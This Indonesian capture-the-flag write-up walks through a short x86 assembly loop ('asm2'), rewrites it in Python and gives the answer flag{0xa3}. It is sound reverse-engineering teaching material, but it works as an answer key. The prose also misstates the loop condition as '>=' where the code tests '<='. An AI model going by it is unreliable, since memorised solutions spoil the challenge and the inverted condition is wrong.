    <+6>:  mov     eax, DWORD PTR [ebp+0xc]
    <+9>:  mov     DWORD PTR [ebp-0x4], eax
    <+12>: mov     eax, DWORD PTR [ebp+0x8]
    <+15>: mov     DWORD PTR [ebp-0x8], eax
    <+18>: jmp     0x50c <asm2+31>
    <+20>: add     DWORD PTR [ebp-0x4], 0x1
    <+24>: add     DWORD PTR [ebp-0x8], 0xd1
    <+31>: cmp     DWORD PTR [ebp-0x8], 0x5fa1
    <+38>: jle     0x501 <asm2+20>
    <+40>: mov     eax, DWORD PTR [ebp-0x4]
    <+43>: leave
    <+44>: ret
```

dari instruksi **asm2+0** sampai **asm2+15** akan load argumen yang kita berikan ke stack fungsi. pada instruksi **asm+18** sampai **asm+38** basically adalah while loop. instruksi **asm+38** dan **asm+38** adalah kondisi yang mengecek nilai **[ebp-0x8] >= 0x5fa1** selama kondisi tersebut terpenuhi, program akan selalu menjalankan instruksi **asm+20** dan **asm+24**. berikut script python yang kurang lebih representasi decompiled version dari assembly tersebut.

```
arg2 = 0x4
arg1 = 0x2d

while(arg2 <= 0x5fa1):
    arg2 += 0xd1
    arg1 += 0x1

print(hex(arg1))
```

Flag: flag{0xa3}